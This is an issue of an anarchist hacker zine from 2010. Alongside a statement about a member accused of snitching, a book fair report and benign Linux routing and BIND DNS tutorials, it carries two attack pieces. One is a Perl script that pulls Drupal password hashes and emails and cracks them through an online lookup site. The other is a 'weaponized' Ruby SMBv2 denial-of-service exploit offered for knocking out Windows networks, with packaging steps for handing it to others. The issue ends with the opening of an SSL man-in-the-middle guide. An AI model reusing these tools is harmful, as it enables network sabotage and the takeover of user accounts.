HACK THIS ZINE

Version 10.0 : Spring 2010

<FUCK THE BINARY SYSTEM/>

<html>
<body>
<table border="0">

<caption>  </caption>

<tr>
<th>Article</th> <th>Page</th>
</tr>

</table>
</body>
</html>

****

****

Jeremy Hammond: A Statement from Hackbloc

Throughout the past few years our association with Jeremy has caused some controversy. Every time we release a new issue of Hack This Zine or announce an event of ours, somebody is there to ask us why our zine is "edited by a known snitch" or how we can tout security culture while still associating with Jeremy.

We support the anarchist community and resist systems of oppression like the state, police and snitch culture. To this end we would like to explain the situation as we currently understand it (partially quoted from communications with other folk) and make clear our plans of dealing with these accusations.

Jeremy was a member of Hack This Site, a Hackbloc-like project. We worked with Jeremy on a lot of projects including Hack This Zine (the first few issues were written entirely by them). Jeremy also worked very closely with Hackbloc during the first few years and without his help early on we certainly wouldn't be where we are today.

In Chicago on June 27, 2004 there was an anarchist bloc in the Gay Pride Parade. When the anarchist bloc reached the parade there was a violent clash between homophobes and the anarchist bloc. Three people were immediately arrested from the anarchist bloc, one of (Halstead 3) them was Jeremy. Someone associated with Chicago Indymedia videotaped the clash. In December 2004 the tape, which Jeremy was tasked with destroying, was given to the lawyers representing the Halsted 3. Nobody else was charged with a crime after the tape was given to the lawyers and the charges the Halsted 3 were facing were not changed after the tape was given to the lawyers … at the CAN meeting in January 2005 Jeremy was first accused of snitching. There was not consensus regarding this at the meeting which created conflict at the Crimethinc convergence that year where some members supporting Jeremy were tabling HTZ.

On March 17, 2005, Hammond's apartment in Chicago was raided by FBI agents who seized his computers, written records and various electronic media. He was eventually arrested and charged with felony-level offenses relating to computer hacking and credit card fraud, arising from the 2004 intrusion into the website belonging to the activist group Protest Warrior.

As far as we know Jeremy was the only one arrested resulting from this raid. There is no evidence showing that any credentials that may have been stolen from him by the police in that raid were used to prosecute anyone other them himself.

While engaging in direct action, being identified, raided, and or charged is always a possibility one has to realize and make preparations for. If a person's home is raided there is the

possibility that evidence that leads to the arrest/investigation of other activists will be found. As a part of consent, each person living at an at risk house or working with others should be made aware of and understand the risk. Like wise with those who are tasked with maintaining tech infrastructure for radical communities should make sure they have mechanisms in place to protect the data of those they are supporting. If the safety of others is affected as a result of such a raid we would consider it a breach of security culture. However, in that scenario we don't see the person as willingly malicious. And that person certainly does not deserve to be lumped in the same category as Anna [2], Brandon Darby [3], or Adrian Lamo [4]. Such a situation should be carefully dissected to see where things went wrong, hold those accountable, and be available to others so as to prevent future mistakes of that nature.

We have been attempting to contact those involved with the group and others who have made claims about Jeremy being a snitch. We are interested in finding out what their story is and if there is anyway we can support an accountability process. Hackbloc's plan is to be transparent about this process and provide documentation detailing our involvement. Hackbloc wants to help support the needs and demands of victims of consent violation and snitch culture. We are dedicated to looking into the accusations made against us.

We had a number of question that we hoped would have been answered by the time this issue went to press, but it turns out this is hard work and it has been difficult to get a hold of folk. We are dedicated to continuing research and documenting this process because of our involvement with Jeremy in the past and because we understand that alternative justice systems handled by our own communities is important for the sustainability of the anarchist movement. To this end we will continue to post our updates on this issue at:
https://hackbloc.org/category/tags/accountability.

Solidarity,
Hackbloc Collective

PS. There is currently a group in Portland that is attempting to document different alternative justice systems of radical communities if you have been apart of an accountability process they would love to hear from you and find out what worked and what didn't. They are especially available to hear from folk who do not feel comfortable talking with members of Hackbloc about issues they have had with Jeremy. The group can be reached at altjustice@gmail.com .

Accountability process notes:
2010-07-03
- Received a "big picture perspective" from a third-party.

2010-06-29
- received a response from questions surrounding the nature of the raid

on Jeremy's house on 2005-03-17. Received good analysis on consent and security culture as related to computer security.

2010-06-27
- discussed the situation around the raid and Jeremy's earlier arrest with persons that are currently working with Jeremy and in the past had worked with Jeremy. These persons have performed their own analysis of all of the facts and have determined that they do not believe that Jeremy is or was at any point a snitch.

2010-06-18
- Was contacted by a former member of CAN (Chicagoland Anarchist Network) who gave their perspective on the events that happened with the videotape of the Halstead 3. Individual provided good background for what happened. Wrote back asking for more information about what if any accountability process has taken place.

2010-06-02
- Wrote letter with more questions about the accusations and asking for more contacts related to the accusations.
- Wrote 5 contacts asking them to talk about their experiences with this case.

2010-06-01
- finished reading through legal paperwork relevant to the Halstead 3 cases.

2010-05-29
- received printed copies of legal paperwork relevant to the Halstead 3 case.

2010-04-29
- talked with folk about the situation and got contact information for a number of folks who could speak to the accusations of being a snitch.

[1] http://en.wikipedia.org/wiki/Jeremy_Hammond

[2] Confidential Source (Informant) Anna as relating to the arrest of Eric McDavid, Zachary Jensen and Lauren Weiner: http://portland.indymedia.org/en/2006/01/332735.shtml

[3] Brandon Darby (agent provocateur) as related to the arrest of David Guy McKay and Bradley Neal Crowder: http://en.wikipedia.org/wiki/Brandon_Darby

[4] Adrian Lamo (Informant) as related to the arrest of Bradley Manning: https://hackbloc.org/node/2123

BookFair Report Back

BY Frenzy

Hackbloc Collective participated in this year's 2010 Anarchist Book fair in San Francisco. Our involvement resulted in 3 days of events that was a part of the 8 days of anarchy! Hackbloc's first event was Computer security for and by anti-authoritarians. This event was hosted at Noisebridge, the SF hackerspace. The Presentation was packed by techy and non-techys alike.

At the talk we presented the Hackbloc collective, it's goals and what it focuses on. Smokey of the MarchHare collective spoke on the challenges of tech support for Anarchists and how systems of oppression relevant to tech work is currently affecting the community with a personal example of how his arrest in 2009 for using twitter, and the following raid of the Tortuga house transpired [1]. Later we had a talk from Ringo of Olympia Hackbloc regarding anonymity and encryption. Jacob Appelbaum finished the evening up with a detailed discussion about Tor.

The next day was the first day of the Anarchist Book fair. At the book fair, Hackbloc had a table full of issues of "Hack This Zine" and offered our expertise for radicals to come by and pick our brains. A lot of knowledge was shared among the anarchist crowds and we felt pretty good about our presence. Hackbloc's techy pursuit during the book fair was setting up a wi-fi router using an android cell phone.

The third day was perhaps the most interesting. We hosted a talk at the BASTARD conference at the UC Berkeley campus titled "Anarchism and Technology". We had a very productive discussion and were joined by writer John Zerzan. Many members on either side of the tech spectrum where pretty much in agreement about the role of technology in revolutionary struggle. Zerzan brought up a great question, "who are we to force those on the bottom to work for our comforts".

It's important to consider technology when talking about revolt in the 21st century as any successful revolt will use some forms of technology. The technologies necessary to bring a revolt dwell in two main categories: Disruptive and Organizational. Things such as radio will be necessary to get the word out and organize people but we will need a strong infrastructure of disruptive hardware and software to make the state ineffective such as jammers and EMP (the editors acknowledge that EMPs and radio are mutually exclusive) devices. It was very interesting to have this sort of discussion with someone as versed as Zerzan on the subject of technology. It seems that the hacker movement definitely takes more of a libertarian approach to tech. Zerzan influenced more the thinking of technology after the insurrection. Technology is a form of oppression, it requires violence to function and thrive. You can look at recent reports coming out of ipod factories and apply that to any major computer manufacturer.

This idea that technology is inherently oppressive is not far fetched for most anarcho-hackers to understand or even to agree with. The hacker ethic is one that stands to try to burst open the doors of understanding complex problems, break them down, and release them to the world. Although now, hackers are a joke and a money making machine.

Hackers, in and of themselves, are no longer revolutionary, and much like punk rock has been assimilated into regular society. With prominent hackers willing to work with the police and even being hired by the FBI, we have to look at the current hacker movement with a critical eye. I don't see the future of revolutionary struggle lasting with 2600 meetings or defcon. I think that these hacker interactions have run their course. It's time to move forward and bring knowledge away from the 133ts and back to the struggle.

Technology is always about getting the next best thing. To truly conquer tech, anarchists must understand how to create trash from treasure. If anarchist all go out and buy the newest cell phones for the next protest because some coder released a new program, how efficient is that for our movement? How classist is it of us? The true revolt will be when we can share tools and resources necessary to build tech we can use at protests. For example the North American anarchist movement has been met with the threatening technology of LRADs. It would be helpful to see R&D on a way to create anti sound cannons or ways to protect your ears. Technology is something to be understood and utilized but to truly be free we must throw the chains of tech into the fire. I do not see a real revolution involving high tech. My future is one of teepees and dirt, not of cell phones and spaceships.

Overall the Book fair was a good experience for getting the Hackbloc message out there. We all would have benefited from a longer discussion with people about the role that technology plays in the anarchist movement. This discussion needs to be had, and Hackbloc may be the catalyst (see issue 10.5 for a more detailed discussion on this topic).

References

[1] http://friendsoftortuga.wordpress.com/ - The house is still dealing with legal issues regarding the raid. You can find out more about the raid and what you can do here.

[2]Slides from Ringo's presentation on security http://www.olyhackbloc.org/computer_security_presentation.zip

[3] Slides from Jacob Applebaum's talk on Tor - http://crypto.nsa.org/f-21/slides-twitter.pdf

PRAXIS

Translating Idea Into Action

In a society that abolishes all adventure, the only adventure left becomes abolishing that society

fun with linux routing

By Mark Jenkins [mark@parit.ca]

Here's a simple example of Linux routing in action, which includes the opportunity to have some fun with the route command.

I have a typical residential broadband internet connection that only comes with one ip address. There is a residential router running OpenWrt connected to the broadband modem. It's running a dhcp server that provides private ip addresses (192.168.1.0/255.255.255.0) to both the wired and wireless network. It performs network address translation so these private addresses can access the internet.

I have laptop with both a built in ethernet card and a wireless card. I have desktop computers with ethernet cards that I would like run inside my bedroom, where I don't have a wired connection. My idea is to put my laptop in my room, connect the desktop computers to it through a small ethernet network, and allow the desktop computers to connect through the laptop's wireless card to the rest of the network (and by extension, the internet).

Not only would I like the desktop computers to be able to connect out through the laptop, but I would like the rest of the house network to be able to communicate with them.

One possibility is to run network address translation inside the laptop. That should make you squirm; one layer of network address translation is a necessary evil, but two layers is... just wrong.

Not only would I have to set up network address translation rules in the laptop to translate addresses going from the bedroom out, but from the rest of the house in. For incoming traffic, the laptop and the desktop computers would have share the ports. A totally unnecessary evil, so network address translation is out.

I could also use ethernet bridging. This would actually work quite well. Because 802.11b is really just ethernet in the air, the laptop can just pass ethernet packets through itself, just as a switch would. The desktop computers would even be able make dhcp requests that the house's router could respond too. All the bridge/laptop would really be doing is extending the house's local area network (LAN) into the bedroom.

Even though the above was a potentially elegant solution, I had my heart set on doing this a different way. Consider, how I could achieve my goals if I

wasn't using ethernet to connect my laptop to the desktop computers? What if I wanted to connect them with something else like SLIP? Making the bedroom and rest of the house one network with bridging would be impossible, because you can't bridge two different types of network.

So, what I'm really trying to do was connect two different local area networks (LANs) together. How do we do this? The same way the internet does it! The answer is ROUTING.

I mean routing in the purest sense here. The goal: a local area network (LAN) with private addresses in my bedroom (10.0.0.0/255.255.255.0) being able to interact with the local area network of my house (192.168.1.0/255.255.255.0) in both directions, with my laptop connecting both networks via standard internet protocol routing.

First, the laptop. I'm running Debian, so I setup the networking by editing /etc/network/interfaces

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 10.0.0.1
    netmask 255.255.255.0

auto wlan0
iface wlan0 inet dhcp
```

I also need to enable ipv4 routing by setting ip_forward=yes in /etc/network/options. When I restart networking, (/etc/init.d/networking restart), this causes 1 to be written to /proc/sys/net/ipv4/ip_forward .

After restarting networking, here is my laptop's route table

```
# /sbin/route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.0.0.0        *               255.255.255.0   U     0      0        0 eth0
192.168.1.0     *               255.255.255.0   U     0      0        0 wlan0
default         router.lan      0.0.0.0         UG    0      0        0 wlan0
```

This says that any traffic destined for 10.0.0.0/255.255.255.0 (bedroom LAN) should go out on my ethernet card, an traffic destined for 192.168.1.0/255.255.255.0 (the house LAN) should go out my wifi card, and anything else should go out my wifi card and be routed through the house's router. (router.lan 192.168.1.1).

Next I setup the bedroom LAN. I'm running CentOS on one of the desktop

computers. I used /usr/sbin/netconfig to setup the networking. The result ended up in /etc/sysconfig/network-scripts/ifcfg-eth0:

```
DEVICE=eth0
ONBOOT=yes
BOOTPROTO=static
IPADDR=10.0.0.5
NETMASK=255.255.255.0
GATEWAY=10.0.0.1
```

I also told it to resolve DNS with the DNS server in the house router, by putting nameserver 192.168.1.1 in /etc/resolv.conf .

Here are the interesting parts of the route table

```
Destination   Gateway Genmask  Flags Metric     Ref    Use      Iface
10.0.0.0      *     255.255.255.0   U 0        0        0      eth0
default       10.0.0.1 0.0.0.0     UG 0        0        0      eth0
```

Traffic destined for the bedroom LAN (10.0.0.0/255.255.255.0) should be transmitted with the ethernet card. Traffic destined for anywhere else (default) should be routed through my laptop (10.0.0.1) via the ethernet card.

One last step. My laptop (puritanwifi - 192.168.1.137) will pass on traffic from 10.0.0.0/255.255.255.0 to the house's router (router.lan 192.168.1.1), but the house's router has to know how to send things back.

So, I logged into it, and added a route

```
# route add -net 10.0.0.0 gw 192.168.1.137 netmask 255.255.255.0 br0
```

Here are the interesting parts of the route table in the house's router

```
# /sbin/route
Kernel IP routing table
Destination      Gateway    Genmask Flags Metric Ref    Use Iface
10.0.0.0  puritanwifi 255.255.255.0  UG          0      0        0 br0
192.168.1.0  *       255.255.255.0   U          0      0        0 br0
default wnpgmb02dc1.mts 0.0.0.0     UG          0      0        0 ppp0
```

Traffic going to the house network (192.168.1.0) goes out to br0, which bridges the wired and wireless network into one. Traffic going to the bedroom network (10.0.0.0/255.255.255.0) goes out on br0 to be routed to that network by my laptop (puritanwifi), and everything else goes out to my internet access provider.

The other computers on the house network can now talk to the bedroom network too. They have a routing table like this

```
$ /sbin/route
Kernel IP routing table
Destination    Gateway        Genmask         Flags    Metric Ref Use    Iface
192.168.1.0    *              255.255.255.0   U        0    0     0       eth0
```

```
default         router.lan      0.0.0.0         UG    0    0      0    eth0
```

It says, put traffic out on the ethernet interface if it's destined for the house network (192.168.1.0/255.255.255.0), otherwise use the default route and use the house router (router.lan 192.168.1.1).

Notice that nothing is said about the bedroom private network. But, thanks to the default route, and the particular gateway being used there, I can reach the bedroom network:

```
$ traceroute 10.0.0.5
traceroute to 10.0.0.5 (10.0.0.5), 30 hops max, 40 byte packets
 1  router.lan (192.168.1.1)  1.083 ms  0.791 ms  0.781 ms
 2  puritanwifi.lan (192.168.1.137)  5.046 ms  3.218 ms  2.559 ms
 3  10.0.0.5 (10.0.0.5)  3.009 ms  3.218 ms  2.710 ms
```

More info can be found online at www.parit.ca. ParIT is a worker owned, worker controlled, business co-op in Winnipeg, Canada.

MD5 CRACK on The Cheap

By Evoltech

During some research I have been doing lately I discovered that it is really easy to discover the original plain text passwords from md5sums. The website http://md5crack.com provides a simple interface for searching their db and google for matching md5sums.

According to the website google uses md5s for the indexes of websites and as a result provides a simple interface for searching for md5 checksums and their corresponding plaintext strings. Once hits are found by md5crack.com the site adds it to their own rainbow table database for quicker lookups.

To make this automated for my project I wrote two scripts to dump out the passwords for drupal and phpBB databases. I could not believe the number of accounts I was able to pop. These scripts could be easily modified to process md5s from htpasswd as well. The followig is a simple example of cracking a drupal user database.

```
#!/usr/bin/perl -w
use strict;
use warnings;
use WWW::Mechanize;
use DBI;
use Getopt::Long;
use Data::Dumper;

# declare variables
my $verbose = 0;
my $user;
my $password;
my $database;
my $host = '127.0.0.1';

# parse command line options
GetOptions (
  'verbose+' => \$verbose,
  'user=s' => \$user,
  'password=s' => \$password,
  'database=s' => \$database,
  'host=s' => \$host,
);
```

```
die ‘A database user must be defined.’
  if (!defined($user) || !defined($database));

# set up db
my $dbh = DBI->connect(‘DBI:mysql:’. $database .’;host=’. $host,
  $user, $password,
  { RaiseError => 1 }
) or die (‘could not connect to database: ‘. $!);
my $get_password_hash = $dbh->prepare(‘
  SELECT uid, name, pass, mail
  FROM users
  ‘) or die “Couldn’t prepare statement: “ . $dbh->errstr;

# set up our web robot
my $mech = WWW::Mechanize->new();
$mech->get(‘http://md5crack.com’) or
  die ‘There was a problem loading md5crack.com: ‘. $!;

# loop across user passwords
$get_password_hash->execute()
  or die ‘Could not execute statement: ‘. $dbh->errstr;

while (my $user = $get_password_hash->fetchrow_hashref) {
  print Dumper($user) .”\n”
    if ($verbose > 1);

  # look them up at md5crack.com
  eval {
  $mech->submit_form(
    form_name => ‘f’,
    fields    => { term => $user->{‘pass’}, },
    button    => ‘crackbtn’
  );
  };
  if ($@) {
    print $@;
    print $mech->content if $verbose > 1;
  }

  # update the database
  $mech->content =~ /<h2>Your Results<\/h2>\s*<div[^>]*>([^<]+)<\/
div>/;
  my $result = $1;
  if (!defined($result)) {
    print ‘Did not get a response from md5crack.com for ‘.
      $user->{‘name’} .’:’. $user->{‘pass’} .”\n”;
    next;
  }
  chomp $result;
  my $success_re = ‘Found: md5\(“([^”]+)”\) = ‘. $user->{‘pass’};
  if ($result =~ /Sorry guess we couldn’t find it\./) {
    print ‘Could not crack password for ‘. $user->{‘name’} .” <”.
$user->{‘mail’} .”>\n”;
  } elsif ($result =~ /$success_re/) {
```

```
    my $p = $1;
    print $user->{'name'} ." <". $user->{'mail'} .">:$p\n"
      if ($verbose);
  } else {
    print 'Unknown response from crackmd5.com for '.
      $user->{'user'} .':'. $user->{'pass'}
      .': '. $result ."\n";
  }
}

# close the database connection
$dbh->disconnect;
```

Mark Jenkins presents...

REDUCING REDUNDANCY IN BIND ZONE FILES!

If you've ever looked at the zone files in a typical BIND DNS setup, you'll find quite a bit of redundancy between them. Every single zone will have a separate file, each with SOA, NS, A, and possibly MX and CNAME records. Often these files are almost identical to each other, typically the result of the file being copied from another. I've encountered this most often on systems that provide web and email service for several domain names.

Each time a new domain name is added, the admin typically copies a previous zone file. If they've been using absolute (not relative) record names in the zone files, they have to go through the new file and change this everywhere. If they've been using the $ORIGIN directive they have to change that too. Change is hard

Sure enough, a day comes where the admin decides to make a change that is common to all of these zones, such as an ip address (A record) change, new secondary name server (NS), etc.. If there are many zone files, the change will require some serious scripting. This won't just be a matter of replacing an ip address in all places with another, serious DNS admins will lower the TTL, wait the old TTL, change the record, and bring back the OLD TTL when making some kinds of changes.

Now, double all of this trouble and opportunity for screwup when you start using split DNS. (this means your nameserver gives different answers to queries depending on where they originate from. A common use case is to provide different service to a LAN from the world)

To avoid what I call "zone file redundancy hell", you should take advantage of the $INCLUDE directive in your zone files to move redundant information into one place.

This example setup that provides an authoritative, master nameservice for

cool.tld. and super.tld., and avoids redundancy. Note that my configuration files are derived from the bind9 package in Debian and Ubuntu, which puts configuration in /etc/bind. You can adapt the ideas here to a more typical BIND configuration.

```
// this is named.conf, it implements split DNS
include “/etc/bind/named.conf.options”;

view “local_network”
{
       match-clients {localhost; };
       recursion yes;

       // prime the server with knowledge of the root servers
       zone “.” {
              type hint;
              file “/etc/bind/db.root”;
       };

       // Consider adding the 1918 zones here, if they are not used
in your
       // organization
       include “/etc/bind/zones.rfc1918”;

       // be authoritative for the localhost forward and reverse
zones, and for
       // broadcast zones as per RFC 1912

       zone “localhost” {
              type master;
              file “/etc/bind/db.local”;
       };

       zone “127.in-addr.arpa” {
              type master;
              file “/etc/bind/db.127”;
       };

       zone “0.in-addr.arpa” {
              type master;
              file “/etc/bind/db.0”;
       };

       zone “255.in-addr.arpa” {
              type master;
              file “/etc/bind/db.255”;
       };

       include “/etc/bind/internal_zone_list.zones”;
};

view “external_network”
{
```


```
        match-clients {!localhost;
any; };
        recursion no;

        // prime the server with
knowledge of the root servers
        zone "." {
                type hint;
                file "/etc/bind/
db.root";
        };

        include "/etc/bind/zone_
list.zones";
};
```

/etc/bind/zone_list.zones and /etc/bind/internal_zone_list.zones are our zone list files. Both of them contain zone entries for cool.tld. and super.tld. One specifies the zone files for the external side of the split DNS, /etc/bind/cool.tld.db and /etc/bind/super.tld.db, and other for the internal side, /etc/bind/internal_cool.tld.db and /etc/bind/internal_super.tld.db . To avoid redundancy, we don't want to have to manualy edit both of these files where a new zone is added, so we maintain a common file zone_list_file

```
cool.tld
super.tld
```

and we use a Makefile and a python script (make_zone_file) to autogenerate zone_list.zones and internal_zone_list.zones from zone_list_file.

```
# Makefile
ZONE_LIST=zone_list_file
ZONE_FILE_SUFFIX=".db"

all:   zone_list.zones   internal_
zone_list.zones

zone_list.zones:      $(ZONE_LIST)
Makefile
        ./make_zone_list --prefix "/
etc/bind/" \
                --suffix    $(ZONE_FILE_SUF-
FIX) $^ > $@

internal_zone_list.zones: $(ZONE_
LIST) Makefile
        ./make_zone_list --prefix "/
etc/bind/internal_" \
                --suffix $(ZONE_FILE_SUF-
FIX) $^ > $@

make_zone_list

#!/usr/bin/env python

from optparse import OptionParser
from sys import stdout

option_parser = OptionParser()
option_parser.add_option("-p",
"--prefix", default="")
option_parser.add_option("-s",
"--suffix", default="")
```



```
(options, args) = option_parser.parse_args()

def iterjoin(join_str, iterable):
    first = True
    for value in iterable:
        if not first:
            yield join_str
        else:
            first = False
        yield value

if len(args) > 0:
    input_file = file(args[0])
    stdout.writelines(
        iterjoin("\n",
        ("""zone "%(zone_name)s" {
\tfile "%(file_prefix)s%(zone_name)s%(file_suffix)s";
\ttype master;
};
""" % {'zone_name': line.strip(),
       'file_prefix': options.prefix,
       'file_suffix': options.suffix, }
         for line in input_file
         if len(line.strip()) > 0 ) ) )
    input_file.close()
else:
    exit(1)
```

You end up with autogenerated zone entries like:

```
zone "cool.tld" {
       file "/etc/bind/cool.tld.db";
       type master;
};
```

We've thought through it, and we already know that all of our zones are going to have a common set of SOA, NS, CNAME, and MX records, and a common TTL for all records, so we create common_TTL_SOA_NS_CNAME_MX_for_cool_zones.db

```
; default TTL
$TTL 3h

; common SOA
@       IN      SOA     cool.tld. domains.cool.tld. (
       2008081401 ; serial, todays date + todays serial
       3H         ; slave refresh frequency
       15M        ; slave retry rate when refresh fails
       4W         ; expire time until slaves give up on refresh
       2D )       ; minimum-TTL if one isn't specified

; common NS
```

```
@       NS      cool.tld.

; common CNAME
www     CNAME   @

; common MX
@       MX      10 cool.tld.
```

Different view

Now we start getting into the differences between zones. We want to have different A records for the internal view of our split DNS compared to the external view. So, we define common_TTL_SOA_NS_CNAME_MX_A_for_cool_zones.db :

```
$INCLUDE "/etc/bind/common_TTL_SOA_NS_CNAME_MX_for_cool_zones.db";
@       A       192.168.1.186

and common_TTL_SOA_NS_CNAME_MX_A_for_internal_cool_zones.db

$INCLUDE "/etc/bind/common_TTL_SOA_NS_CNAME_MX_for_cool_zones.db";
@       A       127.0.0.1
```

With those files in place, we don't even need real files zone files for cool.tld. and super.tld, we could simply create symlinks from common_TTL_SOA_NS_CNAME_MX_A_for_cool_zones.db to cool.tld.db and super.tld.db and from common_TTL_SOA_NS_CNAME_MX_A_for_internal_cool_zones.db to internal_cool.tld.db and internal_super.tld.db . Now we can query the system for (cool.tld., SOA), (super.tld., SOA), (cool.tld., NS), (super.tld., NS), (www.cool.tld., CNAME), (www.super.tld., CNAME), (cool.tld., MX), and (super.tld, MX).
More, zones!

If we want to add another domain name (new.tld.), it is a few simple steps

1. Add it to zone_list_file
2. Run make to regenerate zone_list.zones and internal_zone_list.zones
3. Add a symlink from common_TTL_SOA_NS_CNAME_MX_A_for_cool_zones.db to new.tld.db and common_TTL_SOA_NS_CNAME_MX_A_for_internal_cool_zones.db to internal_new.tld.db
4. Reload nameserver

More subdomains!

Time for another change, we want to add more subdomains to cool.tld, but not have them apply to super.tld. The cool.tld.db and internal_cool.tld.db zone files are thus now different, they can no longer be sym links, so we

make real files
cool_extra_sub_domains.db

```
pics    CNAME       @
chat    CNAME       @
```

cool.tld.db

```
$INCLUDE "/etc/bind/common_TTL_SOA_NS_CNAME_MX_A_for_cool_zones.db";
$INCLUDE "/etc/bind/cool_extra_sub_domains.db";
```

internal_cool.tld.db

```
$INCLUDE    "/etc/bind/common_TTL_SOA_NS_CNAME_MX_A_for_internal_cool_zones.db";
$INCLUDE "/etc/bind/cool_extra_sub_domains.db";
```

As a result, we now have (pics.cool.tld., CNAME), and (chat.cool.tld, CNAME), and we have them in both the internal and external view of the cool.tld. zone. How much work is there if we want one more subdomain? Just add it to cool_extra_sub_domains.db and again, both zones with have it.

Delivering weaponized exploits with Ronin, RVM, and Bundler with evoltech and postmodern

One of the challenges I have found when developing with ruby has been with configuring my ruby development environment. Trying to get the right version of ruby installed then all of the required gems only to find out that I need to upgrade my copy of ruby gems which is not supported by my OS packaging system. Postmodern turned me onto RVM [1] and bundler [2] which has been a revelation similar to the discovery of yum and apt-get after manually managing rpm and dpkg dependencies by hand. There is some overlapping functionality in RVM and bundler, but they can be used together to prevent you from having to install a specific ruby environment from scratch, and provides a simple way to specify application dependencies for development and deployment.

Consider the following scenario. You and your tech collective have been tasked with providing a weaponized tool capable DOSing a windows network in solidarity with some general strike. The requirements of the tool are that it is simple to use, requires running only a few commands, and requires no manual intervention once running. Your group decides to implement the tool in ruby lever-

aging the Ronin environment. The group has access to its own custom Ronin overlays, and custom ruby libraries which are not publicly published, as well as all of the other public ruby libraries which are published. After finishing the app your group needs a simple way to package it all up and send it off to the folk who requested the tool. This can be done easily with RVM and bundler. The included Readme.txt sent to your allies may look something like this:

Install a Ruby 1.9.1 environment with RVM (pay attention to any notes on modifying your .bashrc here):
$ bash < <(curl http://RVM.beginrescueend.com/releases/rvm-install-head)
$ exec ~/.bashrc
$ RVM install 1.9.1 ; RVM 1.9.1
$ gem install bundler

Pull down the code for the netDOS app (contents of this are described below). Note: no one but your tech-collective and client has access to this repo.
$ git clone git://your.sketchy.crew.org/netDos.git
$ cd netDos

Install the dependencies for the netDOS app:
$ bundle install

Run netDos:
$ ./netDos 10.1.1.1/24

To achieve this level of ease all the team had to do is specify the specific dependencies for netDOS in a file called `Gemfile` in the apps main directory that references the specific version of the libraries used, optionally with a path to a source location. ie:

```
$ cat Gemfile
source :gemcutter
gem 'open_namespace', '~> 0.3.0'
gem 'dm-core', '~> 0.10.0'
gem 'Ronin', '~> 0.4.0', :git =>'http://github.com/ronin-ruby/Ronin.git'
gem 'ronin-support', '~> 0.1.0', :git =>'http://github.com/ronin-ruby/ronin-support.git'
```

Then roll it up for deployment with (saving all dependencies in your app's main directory under vendor/cache):
$ bundle package

A quick look through recent vulnerabilities brings you to a likely match from OSVDB-57799 [3] which describes a flaw in the SMBv2 that can trigger a dereference to an out of bound memory area. And bonus for you (cause you have been working late nights and all your get for all this activisty work is dumpstered bagels) someone already wrote a proof of concept [4]. All you have to do is weaponize it for your clients target [5]:

```
#!/usr/bin/env ruby

require ‘Ronin/extensions/ip_addr’
require ‘Ronin/network/tcp’

payload = [
  “\x00\x00\x00\x90”, # Begin SMB header: Session message
  “\xff\x53\x4d\x42”, # Server Component: SMB
  “\x72\x00\x00\x00”, # Negociate Protocol
  “\x00\x18\x53\xc8”, # Operation 0x18 & sub 0xc853
  “\x00\x26”, # Process ID High: value should be “\x00\x00”
  “\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe”,
  “\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54”,
  “\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31”,
  “\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00”,
  “\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57”,
  “\x6f\x72\x6b\x67\x72\x6f\x75\x70\x73\x20\x33\x2e\x31\x61”,
  “\x00\x02\x4c\x4d\x31\x2e\x32\x58\x30\x30\x32\x00\x02\x4c”,
  “\x41\x4e\x4d\x41\x4e\x32\x2e\x31\x00\x02\x4e\x54\x20\x4c”,
  “\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e”,
  “\x30\x30\x32\x00”
].join

unless ARGV.length > 0
  puts “usage: [IPv4 | IPv6 | CIDR Range | Globbed Range] ...”
  puts “examples:”
  puts “ #{$0} 10.1.1.1”
  puts “ #{$0} 10.1.1.1/24”
  puts “ #{$0} 10.1.*.1-5”
  exit -1
end

ARGV.each do |range|
  IPAddr.each(range) do |ip|
    begin
      puts “[-] Sending SMB payload to #{ip} ...”

      Net.tcp_connect_and_send(payload,ip,445)
    rescue
      puts “[!] Skipping #{ip}”
      next
    end
  end
end
```

This file would be included in the repo with the Gemfile as well as the Gemfile.lock, and all of the files installed in vendor/cache after running `bundle package`. Then finish the night by sending off an email with the simple instructions above to your friends, grab beverage of your choice, and

head down to the tracks to enjoy the rest of your evening.

[1] RVM - Ruby Version Manager http://RVM.beginrescueend.com/

[2] Bundler is a tool that manages gem dependencies for your ruby application. It takes a gem manifest file and is able to fetch, download, and install the gems and all child dependencies specified in this manifest. It can manage any update to the gem manifest file and update the bundle's gems accordingly. It also lets you run any ruby code in context of the bundle's gem environment. http://github.com/carlhuda/bundler/blob/master/README.md

[3] OSVDB-57799 'Microsoft Windows srv2.sys Kernel Driver SMB2 Malformed NEGOTIATE PROTOCOL REQUEST Remote DoS' : http://osvdb.org/57799

[4] OSVDB-57799 proof of concept by Laurent Gaffié : http://g-laurent.blogspot.com/2009/09/windows-vista7-smb20-negotiate-protocol.html

[5] Weaponized OSVDB-57799 written by postmodern: http://gist.github.com/183261

SSL MITM

by Neurophobic

We'll look at enabling SSL Man in the Middle attacks so that we can retrieve data from encrypted connections as well as clear-text ones.

The attacker's machine is running ubuntu 9.10, and the victims tested were both ubuntu and windows 7.

